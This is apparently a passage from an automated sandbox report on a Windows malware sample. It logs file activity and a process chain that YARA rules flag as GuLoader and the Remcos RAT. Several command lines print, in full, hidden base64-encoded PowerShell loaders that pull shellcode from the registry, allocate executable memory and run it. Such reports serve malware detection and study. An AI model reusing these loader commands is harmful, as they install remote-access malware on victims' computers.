C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 56 0e 00 00 16 00 00 00 fd 0b 2d 04 fd 07 fd 07 25 07 00 00 00 00 2f 03 4b 00 fd 0b 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00 00	@eV-%/K@	success or wait	1	6ECF9EB2	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 6f 10 16 62 7e fd 44 fd 70 6f 4d c7 fd fd 32 00 00 00 0e 00 20 00	Hob~DpoM2	success or wait	17	6ECF9EB2	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6ECF9EB2	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	10	6ECF9EB2	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1128	4	00 08 00 03		success or wait	8	6ECF9EB2	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1132	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 09 0c fd 00 0a 0e fd 00 56 01 40 00 fd 00 40 00 58 01 40 00 4a 01 00 00 5a 01 00 00 5e 01 00 00 5f 54 00 01 59 54 00 01 05 54 00 01 fd 53 00 01 79 54 40 01 fd 53 40 01 0b 54 40 01 fd 53 40 01 5f 01 40 00 11 54 40 01 13 54 40 01 54 58 40 01 53 58 40 01 2d 54 40 01 fd 53 40 01 0c 54 40 01 2f 54 40 01 2a 54 40 01 fd 54 40 01 fd 54 40 01 fd 54 40 01 4c 4d 40 01 53 4d 40 01 49 4d 40 01 31 4d 40 01 2f 4d 40 01 30 4d 40 01 4a 4d 40 01 fd 44 40 01 fd 44 40 01 4f 4d 40 01 4b 4d 40 01 33 4d 40 01 47 4d 40 01 4e 4d 40 01 54 4d 40 01 fd 71 40 01 fd 71 40 01 51 4d 40 01 09 54 40 01 fd 44 40 01 fd 25 40 01 7d 45 40 01 fd 6e 40 01 3d 26 40 01 3e 26 40 01 67 26 40	V@@X@JZ^_TYTTSyT@S@T@S@_@T@T@TX@SX@-T@S@T@/T@*T@T@T@T@LM@SM@IM@1M@/M@0M@JM@D@D@OM@KM@3M@GM@NM@TM@q@q@QM@T@D@%@}E@n@=&@>&@g&@	success or wait	8	6ECF9EB2	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E95099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E95099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E95099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E95099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\e4a1c9189d2b01f018b953e46c80d120\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E8A62DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E95D97A	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E95D97A	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E95D97A	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\62fe5fc1b5bafb28a19a2754318abf00\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E8A62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\68e52ded8d0e73920808d8880ed14efd\System.ni.dll.aux	unknown	620	success or wait	1	6E8A62DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E95099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E95099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6E95099B	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6E95099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\5a5dc2f9e9c66b74d361d490c1f4357b\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E8A62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\9f9243d8d725bda1845cde132efbe100\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6E8A62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Numerics\29620c919d222ee63ccee178145764a0\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	6E8A62DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\ccd32e22ed1b362ccbd4b6fe2cda6d0b\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E8A62DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E95099B	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E95099B	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\96b2b7229c43d2712ff1bf4906a723f6\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E8A62DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6E95B684	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D8B9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D8B9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D8B9B71	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D8B9B71	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D8B9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6D8B9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6D8B9B71	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	6D8B9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6D8B9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	490	end of file	1	6D8B9B71	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6D8B9B71	ReadFile

Analysis Process: conhost.exe PID: **2716**, Parent PID: **5964**

General

Target ID:	22
Start time:	15:14:18
Start date:	26/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff60ad60000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **6680**, Parent PID: **4740**

General

Target ID:	23
Start time:	15:14:26
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden $OBITUARY=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Billiond5;powershell.exe -windowstyle hidden -encodedcommand($OBITUARY)
Imagebase:	0x5b0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **5148**, Parent PID: **6680**

General

Target ID:	24
Start time:	15:14:26
Start date:	26/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff60ad60000
File size:	875008 bytes

MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: powershell.exe PID: **7848**, Parent PID: **6680**

General

Target ID:	25
Start time:	15:14:28
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -encodedcommand IwBlAHIAaAB2AGUAcgB2AHMAawB1ACAATA BlAGoAZQBzAHYAZQBuAGQAZQA5ACAAQQByAGMAaABhAGkAOAAgAFMAYQBnAHMAIABkAHIAbwBzAGgAawBpAGUAcwBoACAAbABhAG 4AZABzAGsAYQAgAHcAaQB0AGMAaABiAGUAbAAgAEgAeQBkAHIAYQBuAHQAIABTAGMAdQBsAGwAcwBiAGEAIABhAGkAcgBiAHUAcgBzAHQAdQAg AHIAZQB0AHIAaQBiAHUAdABvACAAZABhAGcAcABhAGEAZgB1ACAAVQBQAFQASABSACAAbQBvAHIAcABpAG8AbgBmACAADQAKAEEAZABkAC0AVA B5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA 0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBw AHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAA0ACgB7AA0ACgBbAEQA bABsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG 4AIABpAG4AdAAgAE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAGkAbgB0ACAAUwBZAEQAWQ BFAE0ARQBOAEkAVAA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABOAGEAdAB1AHIAOQAsAGkAbgB0ACAAcwBlAHIAdQAsAHIAZQBmACAASQBuAHQA MwAyACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAsAGkAbgB0ACAAYQBkAGoAdQAsAGkAbgB0ACAAUwBZAEQAWQBFAE0ARQBOAEkAVAA3 ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQ BjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAYQBsAGwAVwBpAG4AZABvAHcAUAByAG8AYwBXACgAdQBpAG4AdAAgAH MAZQByAHUANQAsAGkAbgB0ACAAcwBlAHIAdQA2ACwAaQBuAHQAIABzAGUAcgB1ADcALABpAG4AdAAgAHMAZQByAHUAOAAsAGkAbgB0ACAAcwBl AHIAdQA5ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIA BzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAdgBvAGkAZAAgAFIAdABsAE0AbwB2AGUATQBlAG0AbwByAHkAKABJAG4AdABQAHQAcgAgAHMA ZQByAHUAMQAsAHIAZQBmACAASQBuAHQAMwAyACAAcwBlAHIAdQAyACwAaQBuAHQAIABzAGUAcgB1ADMAKQA7AA0ACgB9AA0ACgAi AEAADQAKACMAZgBlAHIAbgAgAEMAQQBNAFAASABJAFIARQAgAEYASgBFAEQAUgBFAE4AIABDAEEAUABTAEkAQwBJAE4AIABTAGMA YQByAGYAZQBkAGUAbgB0ACAASQBuAHQAZQA5ACAAQQBaAFkATQAgAEYASQBHAFUAUgAgAEEAZgBnAGkAZgB0AHMAbgAzACAAdQBu AHQAaABvAHIAbgBsACAAUwBhAHUAcwBzADMAIABOAE8ATABFACAASABlAGUAZABsAGUAcwBzAGIAIABNAEkATgBFAFIAQQAgAFYAaQBuAGQAZA ByAGUAdgBlAHQAIABPAFAASABJAEQASQBPACAATQBBAEcATgBFAFQASQBTAEUAIABnAGEAbAB2ACAAbQBpAGwAdABlAG4AZQBzAC AAWABFAE4ATwAgAEEAbABsAGUANQAgAG4AbwBuAG0AbwBuAGkAcwB0ACAAIAANAAoAJABTAFkARABZAEUATQBFAE4ASQBUADMAPQ AwADsADQAKACQAUwBZAEQAWQBFAE0ARQBOAEkAVAA5AD0AMQAwADQAOAA1ADcANgA7AA0ACgAkAFMAWQBEAFkARQBNAEUATgBJAF QAOAA9AFsAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAF0AOgA6AE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQ BvAHIAeQAoAC0AMQAsAFsAcgBlAGYAXQAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsADAALABbAHIAZQBmAF0AJABTAFkARABZAE UATQBFAE4ASQBUADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAJABTAHQAZQBuAGYAPQAoAEcAZQB0AC0ASQB0AGUAbQBQAHIAbw BwAGUAcgB0AHkAIAAtAFAAYQB0AGgAIAAiAEgASwBDAFUAOgBcAFMAbwBmAHQAdwBhAHIAZQBcAEMAbABpAHAAIgApAC4ATwBuAGUADQAKAA0A CgAkAFQAQQBMAEEAUgAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQgB5AHQAZQBbAF0AXQA6ADoAQwByAGUAYQB0AGUASQBuAHMAdABh AG4AYwBlACgAWwBTAHkAcwB0AGUAbQAuAEIAeQB0AGUAXQAsACQAUwB0AGUAbgBmAC4ATABlAG4AZwB0AGgAIAAvACAAMgApAA0A CgANAAoADQAKAA0ACgBGAG8AcgAoACQAaQA9ADAAOwAgACQAaQAgAC0AbAB0ACAAJABTAHQAZQBuAGYALgBMAGUAbgBnAHQAaAA7 ACAAJABpACsAPQAyACkADQAKAAkAewANAAoAIAAgACAAIAAgACAAIAAgACQAVABBAEwAQQBSAFsAJABpAC8AMgBdACAAPQAgAFsAYwBvAG4Adg BlAHIAdABdADoAOgBUAG8AQgB5AHQAZQAoACQAUwB0AGUAbgBmAC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAkAGkALAAgADIAKQAsACAAMQA2ACkA DQAKACAAIAAgACAAfQANAAoADQAKAA0ACgBmAG8AcgAoACQATAB5AGsAawBlAGQAcgBtAGIAPQAwADsAIAAkAEwAeQBrAGsAZQBkAHIAbQBiAC AALQBsAHQAIAAkAFQAQQBMAEEAUgAuAGMAbwB1AG4AdAAgADsAIAAkAEwAeQBrAGsAZQBkAHIAbQBiACsAKwApAA0ACgB7AA0ACgAJAA0ACgBb AFMAWQBEAFkARQBNAEUATgBJAFQAMQBdADoAOgBSAHQAbABNAG8AdgBlAE0AZQBtAG8AcgB5ACgAJABTAFkARABZAEUATQBFAE4A SQBUADMAKwAkAEwAeQBrAGsAZQBkAHIAbQBiACwAWwByAGUAZgBdACQAVABBAEwAQQBSAFsAJABMAHkAawBrAGUAZAByAG0AYgBd ACwAMQApAA0ACgANAAoAfQANAAoAWwBTAFkARABZAEUATQBFAE4ASQBUADEAXQA6ADoAQwBhAGwAbABXAGkAbgBkAG8AdwBQAHIA bwBjAFcAKAAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsACAAMAAsADAALAAwACwAMAApAA0ACgANAAoADQAKAA==
Imagebase:	0x5b0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000019.00000002.398154379475.0000000008FC0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: powershell.exe PID: **3564**, Parent PID: **5964**

General

Target ID:	26
Start time:	15:15:12
Start date:	26/01/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -encodedcommand IwBlAHIAaAB2AGUAcgB2AHMAawB1ACAATABlAGoAZQBzAHYAZQBuAGQAZQA5ACAAQQByAGMAaABhAGkAOAAgAFMAYQBnAHMAIABkAHIAbwBzAGgAawBpAGUAcwBoACAAbABhAG4AZABzAGsAYQAgAHcAaQB0AGMAaABiAGUAbAAgAEgAeQBkAHIAYQBuAHQAIABTAGMAdQBsAGwAcwBiAGEAIABhAGkAcgBiAHUAcgBzAHQAdQAgAHIAZQB0AHIAaQBiAHUAdABvACAAZABhAGcAcABhAGEAZgB1ACAAVQBQAFQASABSACAAbQBvAHIAcABpAG8AbgBmACAADQAKAEEAZABkAC0AVAB5AHAAZQAgAC0AVAB5AHAAZQBEAGUAZgBpAG4AaQB0AGkAbwBuACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAYwBsAGEAcwBzACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAA0ACgB7AA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAGkAbgB0ACAAUwBZAEQAWQBFAE0ARQBOAEkAVAA2ACwAcgBlAGYAIABJAG4AdAAzADIAIABOAGEAdAB1AHIAOQAsAGkAbgB0ACAAcwBlAHIAdQAsAHIAZQBmACAASQBuAHQAMwAyACAAUwBZAEQAWQBFAE0ARQBOAEkAVAAsAGkAbgB0ACAAYQBkAGoAdQAsAGkAbgB0ACAAUwBZAEQAWQBFAE0ARQBOAEkAVAA3ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAdQBzAGUAcgAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEMAYQBsAGwAVwBpAG4AZABvAHcAUAByAG8AYwBXACgAdQBpAG4AdAAgAHMAZQByAHUANQAsAGkAbgB0ACAAcwBlAHIAdQA2ACwAaQBuAHQAIABzAGUAcgB1ADcALABpAG4AdAAgAHMAZQByAHUAOAAsAGkAbgB0ACAAcwBlAHIAdQA5ACkAOwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAdgBvAGkAZAAgAFIAdABsAE0AbwB2AGUATQBlAG0AbwByAHkAKABJAG4AdABQAHQAcgAgAHMAZQByAHUAMQAsAHIAZQBmACAASQBuAHQAMwAyACAAcwBlAHIAdQAyACwAaQBuAHQAIABzAGUAcgB1ADMAKQA7AA0ACgB9AA0ACgAiAEAADQAKACMAZgBlAHIAbgAgAEMAQQBNAFAASABJAFIARQAgAEYASgBFAEQAUgBFAE4AIABDAEEAUABTAEkAQwBJAE4AIABTAGMAYQByAGYAZQBkAGUAbgB0ACAASQBuAHQAZQA5ACAAQQBaAFkATQAgAEYASQBHAFUAUgAgAEEAZgBnAGkAZgB0AHMAbgAzACAAdQBuAHQAaABvAHIAbgBsACAAUwBhAHUAcwBzADMAIABOAE8ATABFACAASABlAGUAZABsAGUAcwBzAGIAIABNAEkATgBFAFIAQQAgAFYAaQBuAGQAZAByAGUAdgBlAHQAIABPAFAASABJAEQASQBPACAATQBBAEcATgBFAFQASQBTAEUAIABnAGEAbAB2ACAAbQBpAGwAdABlAG4AZQBzACAAWABFAE4ATwAgAEEAbABsAGUANQAgAG4AbwBuAG0AbwBuAGkAcwB0ACAAIAANAAoAJABTAFkARABZAEUATQBFAE4ASQBUADMAPQAwADsADQAKACQAUwBZAEQAWQBFAE0ARQBOAEkAVAA5AD0AMQAwADQAOAA1ADcANgA7AA0ACgAkAFMAWQBEAFkARQBNAEUATgBJAFQAOAA9AFsAUwBZAEQAWQBFAE0ARQBOAEkAVAAxAF0AOgA6AE4AdABBAGwAbABvAGMAYQB0AGUAVgBpAHIAdAB1AGEAbABNAGUAbQBvAHIAeQAoAC0AMQAsAFsAcgBlAGYAXQAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsADAALABbAHIAZQBmAF0AJABTAFkARABZAEUATQBFAE4ASQBUADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAJABTAHQAZQBuAGYAPQAoAEcAZQB0AC0ASQB0AGUAbQBQAHIAbwBwAGUAcgB0AHkAIAAtAFAAYQB0AGgAIAAiAEgASwBDAFUAOgBcAFMAbwBmAHQAdwBhAHIAZQBcAEMAbABpAHAAIgApAC4ATwBuAGUADQAKAA0ACgAkAFQAQQBMAEEAUgAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQgB5AHQAZQBbAF0AXQA6ADoAQwByAGUAYQB0AGUASQBuAHMAdABhAG4AYwBlACgAWwBTAHkAcwB0AGUAbQAuAEIAeQB0AGUAXQAsACQAUwB0AGUAbgBmAC4ATABlAG4AZwB0AGgAIAAvACAAMgApAA0ACgANAAoADQAKAA0ACgBGAG8AcgAoACQAaQA9ADAAOwAgACQAaQAgAC0AbAB0ACAAJABTAHQAZQBuAGYALgBMAGUAbgBnAHQAaAA7ACAAJABpACsAPQAyACkADQAKAAkAewANAAoAIAAgACAAIAAgACAAIAAgACQAVABBAEwAQQBSAFsAJABpAC8AMgBdACAAPQAgAFsAYwBvAG4AdgBlAHIAdABdADoAOgBUAG8AQgB5AHQAZQAoACQAUwB0AGUAbgBmAC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAkAGkALAAgADIAKQAsACAAMQA2ACkADQAKACAAIAAgACAAfQANAAoADQAKAA0ACgBmAG8AcgAoACQATAB5AGsAawBlAGQAcgBtAGIAPQAwADsAIAAkAEwAeQBrAGsAZQBkAHIAbQBiACAALQBsAHQAIAAkAFQAQQBMAEEAUgAuAGMAbwB1AG4AdAAgADsAIAAkAEwAeQBrAGsAZQBkAHIAbQBiACsAKwApAA0ACgB7AA0ACgAJAA0ACgBbAFMAWQBEAFkARQBNAEUATgBJAFQAMQBdADoAOgBSAHQAbABNAG8AdgBlAE0AZQBtAG8AcgB5ACgAJABTAFkARABZAEUATQBFAE4ASQBUADMAKwAkAEwAeQBrAGsAZQBkAHIAbQBiACwAWwByAGUAZgBdACQAVABBAEwAQQBSAFsAJABMAHkAawBrAGUAZAByAG0AYgBdACwAMQApAA0ACgANAAoAfQANAAoAWwBTAFkARABZAEUATQBFAE4ASQBUADEAXQA6ADoAQwBhAGwAbABXAGkAbgBkAG8AdwBQAHIAbwBjAFcAKAAkAFMAWQBEAFkARQBNAEUATgBJAFQAMwAsACAAMAAsADAALAAwACwAMAApAA0ACgANAAoADQAKAA==
Imagebase:	0x5b0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001A.00000002.398588130377.00000000098A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: csc.exe

PID: **7544**, Parent PID: **7848**

General

Target ID:	27
Start time:	15:15:26
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\wxgbxjsa.cmdline
Imagebase:	0x500000
File size:	2141552 bytes
MD5 hash:	EB80BB1CA9B9C7F516FF69AFCFD75B7D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe

PID: **6672**, Parent PID: **7544**

General

Target ID:	28
Start time:	15:15:26
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES330D.tmp" "c:\Users\user\AppData\Local\Temp\CSCED2B87455DE24E4084C3BB361169C34B.TMP"
Imagebase:	0x80000
File size:	46832 bytes
MD5 hash:	70D838A7DC5B359C3F938A71FAD77DB0
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **7792**, Parent PID: **7848**

General

Target ID:	29
Start time:	15:15:40
Start date:	26/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0xbd0000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **4696**, Parent PID: **7848**

General

Target ID:	30
Start time:	15:15:40
Start date:	26/01/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0xbd0000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000001E.00000002.398099554882.0000000003294000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001E.00000002.398097409576.0000000003090000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 0000001E.00000000.398031216863.0000000003090000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 0000001E.00000002.398100700330.00000000032F7000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: csc.exe PID: **2852**, Parent PID: **3564**

General

Target ID:	31
Start time:	15:16:13
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ginqqgem.cmdline

Imagebase:	0x500000
File size:	2141552 bytes
MD5 hash:	EB80BB1CA9B9C7F516FF69AFCFD75B7D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **6644**, Parent PID: **2852**

General

Target ID:	32
Start time:	15:16:13
Start date:	26/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESEA37.tmp" "c:\Users\user\AppData\Local\Temp\CSC8CEBFB2B5FB1400592E8D3F6A040AE46.TMP"
Imagebase:	0x80000
